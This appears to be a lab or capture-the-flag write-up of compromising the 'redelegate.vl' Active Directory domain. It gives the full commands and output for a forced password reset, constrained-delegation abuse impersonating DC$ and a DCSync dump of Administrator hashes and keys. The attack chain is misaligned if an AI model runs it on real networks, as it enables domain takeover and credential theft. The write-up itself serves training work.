
The pwdLastSet attribute is a 64-bit integer timestamp (stored in FILETIME format) that records the exact date and time a user’s password was last changed.
However, it has a dual purpose in Active Directory:
- Normal State: It holds a timestamp of the last password change.
- The “Reset” State ($0$): There is actually no standalone checkbox or attribute in AD for “User must change password at next logon.” Instead, when an administrator checks that box, Active Directory under the hood overwrites the
pwdLastSetattribute and sets its value to0. This tricks the system into thinking the password was never set, forcing the user to update it the moment they try to authenticate.
Finding WRITE permissions on pwdLastSet across multiple accounts means your current security principal has been granted a specific delegated administrative right (typically a custom helpdesk or Account Operator role over that specific Organizational Unit).
When helpdesk delegations are built incorrectly, administrators often use the Delegation Wizard to grant “Reset user passwords and force password change at next logon.” The delegation wizard bundles two rights together:
WriteProperty on pwdLastSet (which we see right here).
The extended right User-Force-Change-Password (which allows us to reset their password entirely without knowing the old one).
But we also find msDS-AllowedToActOnBehalfOfOtherIdentity: WRITE on our own account (Marie.Curie) meaning it allows us to set up an “Self-RBCD” attack. When we see msDS-AllowedToActOnBehalfOfOtherIdentity: WRITE under CN=Marie.Curie, it means the delegation permission applies to Marie.Curie’s user account itself, not a specific machine or box. Because that attribute is sitting on CN=Marie.Curie, she is the target. Having WRITE access to it means we can look at her account and say:
Hey Marie, I am updating your settings. From now on, you will blindly trust a computer account that I control. If my computer account tells you it has a Domain Admin with it, you must believe it.
But that attack only makes sense when Marie has a Service Principle Name (SPN). If so (e.g., SQL Server) then we could tell Marie to trust a computer we have access to. On that computer then we could access Marie’s Service as Administrator. Checking what SPN Marie has is a dead end:
$ bloodyAD -d $DOMAIN --host $IP -u $USERNAME -p $PASSWORD get object 'Marie.Curie' --attr servicePrincipalName

distinguishedName: CN=Marie.Curie,CN=Users,DC=redelegate,DC=vl
She has no SPN and so the “Self-RBCD” is pointless.
But we also see this:

That’s a valid, first straight path onto a machine. We already have ForceChangePassword on Helen.Frost. We will exploit this to gain the initial access:
$ rpcclient -U $USERNAME%$PASSWORD $IP -c "setuserinfo2 Helen.Frost 23 $PASSWORD"
Now let’s verify:
$ nxc smb $IP -u Helen.Frost -p $PASSWORD
SMB         10.129.46.200   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:redelegate.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.46.200   445    DC               [+] redelegate.vl\Helen.Frost:Fall2024!
Now let’s login and grab user.txt:
$ evil-winrm -i $IP -u Helen.Frost -p $PASSWORD

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Helen.Frost\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Helen.Frost\Desktop> ls


    Directory: C:\Users\Helen.Frost\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         5/16/2026   2:27 PM             34 user.txt


*Evil-WinRM* PS C:\Users\Helen.Frost\Desktop> cat user.txt
[REDACTED]
Here we go!
Since we have GenericAll on FS01$ as Helen.Frost, we can easily add an SPN:
$ bloodyAD --host $IP -d $DOMAIN -u Helen.Frost -p $PASSWORD set object 'FS01$' servicePrincipalName -v 'cifs/FS01$'
[+] FS01$'s servicePrincipalName has been updated
Use impacket-getST to ask the DC for a ticket to the cifs service on FS01, impersonating the Administrator:
$ impacket-getST -spn 'cifs/FS01.redelegate.vl' -impersonate Administrator -dc-ip $IP $DOMAIN/FS01\$:"$PASSWORD"
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[-] Kerberos SessionError: KDC_ERR_BADOPTION(KDC cannot accommodate requested option)
[-] Probably SPN is not allowed to delegate by user FS01$ or initial TGT not forwardable
The BADOPTION Wall: If Administrator is the only Domain Admin, and we got KDC_ERR_BADOPTION during the S4U2Proxy step, it absolutely confirms that the Administrator account is in the Protected Users group (or flagged as “Account is sensitive and cannot be delegated”). This means it is structurally impossible to use Kerberos delegation to impersonate them. Period.
📈 3. Privilege Escalation (Helen.Frost -> Administrator)
Looking at the privileges we found SeEnableDelegationPrivilege.
*Evil-WinRM* PS C:\Users\Helen.Frost\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------
admin
Privilege Name                Description                                                    State
============================= ============================================================== =======
SeMachineAccountPrivilege     Add workstations to domain                                     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                                       Enabled
SeEnableDelegationPrivilege   Enable computer and user accounts to be trusted for delegation Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                                 Enabled
Jackpot! Seeing SeEnableDelegationPrivilege combined with SeMachineAccountPrivilege means we have everything we need to completely compromise the Domain Controller right now, without needing to find another exploit or crack another hash.
Here is why this is game over: SeEnableDelegationPrivilege is the specific right required to configure Kerberos Constrained Delegation (KCD). Because we also have SeMachineAccountPrivilege, we can create a brand new computer account, configure it to trust itself to delegate to the Domain Controller, and forge a Kerberos ticket to DCSync the entire domain.
Let’s do this step by step:
Step 1: Create a Rogue Computer Account
Add a computer to the domain:
$ impacket-addcomputer -computer-name 'EVILPC$' -computer-pass $PASSWORD -dc-ip $IP -domain-netbios REDELEGATE "$DOMAIN/Helen.Frost:$PASSWORD"
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] Authenticating account's machine account quota exceeded!
Oops! We can’t add a new computer account. We have two options:
The first one being trying to add a new computer account as another user we control, then give Helen.Frost GenericAll over it, then continue the attack. Trying to add a computer as Marie.Curie I interestengly see the same error:
$ impacket-addcomputer -computer-name 'EVILPC$' -computer-pass $PASSWORD -dc-ip $IP -domain-netbios REDELEGATE "$DOMAIN/Marie.Curie:$PASSWORD"
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] Authenticating account's machine account quota exceeded!
So both don’t have the permissions to add more Computer Accounts. Let’s first look for how big the Machine Account Quota (MAQ) is:
$ nxc ldap $IP -u Helen.Frost -p $PASSWORD -M maq
LDAP        10.129.46.200   389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:redelegate.vl) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.46.200   389    DC               [+] redelegate.vl\Helen.Frost:Fall2024!
MAQ         10.129.46.200   389    DC               [*] Getting the MachineAccountQuota
MAQ         10.129.46.200   389    DC               MachineAccountQuota: 0

$ nxc ldap $IP -u Marie.Curie -p $PASSWORD -M maq
LDAP        10.129.46.200   389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:redelegate.vl) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.46.200   389    DC               [+] redelegate.vl\Marie.Curie:Fall2024!
MAQ         10.129.46.200   389    DC               [*] Getting the MachineAccountQuota
MAQ         10.129.46.200   389    DC               MachineAccountQuota: 0
Both zero!
The other way we can try is:
Our ultimate goal is to perform a DCSync attack, which requires an account with Directory Replication privileges (usually a Domain Admin).
Here is why we have to build this specific, crazy pivot instead of taking a direct route:
The Protected Users Wall: We originally tried to forge a ticket for the Administrator. The Domain Controller rejected it (BADOPTION) because Administrator was likely in the Protected Users group, meaning their account is strictly forbidden from being used in Kerberos delegation.
The Machine Quota Wall: We tried to create a new, rogue computer (EVILPC$) to attack the DC, but the environment had MachineAccountQuota set to 0.
The Genius Pivot: We looked at what we already had. We owned FS01$ (via Helen’s GenericAll). We also realized we didn’t need a human Domain Admin.. the Domain Controller’s own machine account (DC$) inherently has DCSync privileges, and machine accounts are never put in the Protected Users group!
So, the strategy becomes: Repurpose FS01$ to forge a Kerberos ticket impersonating DC$ to attack the Domain Controller.
To pull this off, we have to abuse classic Kerberos Constrained Delegation (KCD) with Protocol Transition.
This attack relies on two specific Kerberos extensions known as S4U (Service for User). Here is the step-by-step translation of how we trick the Domain Controller:
Step 1: The Setup (Helen’s Privileges)
Because Helen.Frost has SeEnableDelegationPrivilege, she is allowed to dictate who FS01$ was allowed to delegate to.
- We add
TRUSTED_TO_AUTH_FOR_DELEGATIONtoFS01$. (This enables Protocol Transition). - We then add
cifs/DC.redelegate.vltoFS01$’smsDS-AllowedToDelegateTolist. (This tells AD: “FS01$is allowed to impersonate people to the DC”).
$ bloodyAD -d $DOMAIN --host $IP -u 'Helen.Frost' -p $PASSWORD add uac 'FS01$' -f TRUSTED_TO_AUTH_FOR_DELEGATION
[-] ['TRUSTED_TO_AUTH_FOR_DELEGATION'] property flags added to FS01$'s userAccountControl

$ bloodyAD -d $DOMAIN --host $IP -u 'Helen.Frost' -p $PASSWORD set object 'FS01$' msDS-AllowedToDelegateTo -v 'cifs/DC.redelegate.vl'
[+] FS01$'s msDS-AllowedToDelegateTo has been updated
Step 2: The Lie (S4U2Self)
Active Directory trusts machines to verify their own users. FS01$ walked up to the Domain Controller (KDC) and lied:
FS01$: “Hey KDC, the accountDC$just logged into my local console using a password. Because they didn’t use Kerberos, I need you to mint a forwardable Kerberos ticket forDC$to use my own services.”
KDC: “Well, you have the
TRUSTED_TO_AUTH_FOR_DELEGATIONflag, so I am allowed to trust you. Here is a forwardable Kerberos ticket that proves you areDC$.”
$ impacket-getST -spn cifs/DC.redelegate.vl -impersonate 'DC$' -dc-ip $IP redelegate.vl/FS01\$:"$PASSWORD"
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating DC$
[*] Requesting S4U2self
<SNIP>
Step 3: The Pivot (S4U2Proxy)
Now that FS01$ holds a valid, forwardable ticket proving it is DC$, it turns right back around to the KDC to execute the actual attack.
FS01$: “Hey KDC, remember this ticket forDC$? Well,DC$actually wants to access thecifsservice on the Domain Controller. Please convert this ticket into a Service Ticket forcifs/DC.redelegate.vl.”
KDC: “Let me check your permissions. Ah, yes, your
msDS-AllowedToDelegateToattribute explicitly says you are allowed to delegate tocifs/DC.redelegate.vl. Here is your Service Ticket.”
<SNIP>
[*] Requesting S4U2Proxy
[*] Saving ticket in DC$@cifs_DC.redelegate.vl@REDELEGATE.VL.ccache
Step 4: The Kill (DCSync)
Impacket caught that final Service Ticket and saved it. We load that ticket into our terminal.
When running secretsdump, we present that Kerberos ticket to the Domain Controller. The DC looks at the ticket and sees: “Ah, this is a perfectly valid ticket for the DC$ machine account.” Since DC$ is the Domain Controller, it is the highest authority in the domain. When secretsdump issues the RPC call to replicate the directory passwords (DCSync), the DC gladly hands them over, handing us the Administrator hash.
$ export KRB5CCNAME='DC$@cifs_DC.redelegate.vl@REDELEGATE.VL.ccache'

$ impacket-secretsdump -k -no-pass -just-dc-user Administrator DC.redelegate.vl
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ec17f7a2a4d96e177bfd101b94ffc0a7:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:db3a850aa5ede4cfacb57490d9b789b1ca0802ae11e09db5f117c1a8d1ccd173
Administrator:aes128-cts-hmac-sha1-96:b4fb863396f4c7a91c49ba0c0637a3ac
Administrator:des-cbc-md5:102f86737c3e9b2f
[*] Cleaning up...
Now we log in via winrm and Administrator’s hash:
$ evil-winrm -i $IP -u Administrator -H ec17f7a2a4d96e177bfd101b94ffc0a7

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ../Desktop/root.txt
[REDACTED]
*Evil-WinRM* PS C:\Users\Administrator\Documents>
Here we go!
We chained a local AD permission (GenericAll), a delegation right (SeEnableDelegationPrivilege), and a deep understanding of Kerberos architecture to bypass every defense they put in our way. That’s elite-level Active Directory exploitation. Good job!
🧠 Retrospective
- Learnings:
- MSSQL Local Authentication Fallback: If authentication fails against the Domain Controller when targeting an MSSQL instance, always test with the
--local-authflag to force local verification. - Abusing
pwdLastSetfor Account Takeover: HavingWRITEaccess topwdLastSetacts as a massive backdoor. It is often bundled withUser-Force-Change-Passwordrights from helpdesk delegation wizards, allowing an attacker to reset a user’s password without knowing the original one. - Deciphering
KDC_ERR_BADOPTION: Encountering aBADOPTIONerror during the S4U2Proxy step of a delegation attack is a hard indicator that the target account (like the built-in Administrator) is flagged as sensitive for delegation or resides in theProtected Usersgroup, making it un-impersonatable. - Bypassing
MachineAccountQuota = 0: WhenSeEnableDelegationPrivilegeis available butMAQis0, you cannot create a new rogue computer to execute Constrained Delegation. You must pivot and hijack an existing machine account that you already haveGenericAllover (e.g.,FS01$). - The
DC$Impersonation Trick: When human Domain Admins are protected against delegation, the Domain Controller’s machine account (DC$) is the ultimate impersonation target. Machine accounts are rarely placed in theProtected Usersgroup, yetDC$inherently holds Directory Replication (DCSync) privileges, bypassing the defense completely.
- MSSQL Local Authentication Fallback: If authentication fails against the Domain Controller when targeting an MSSQL instance, always test with the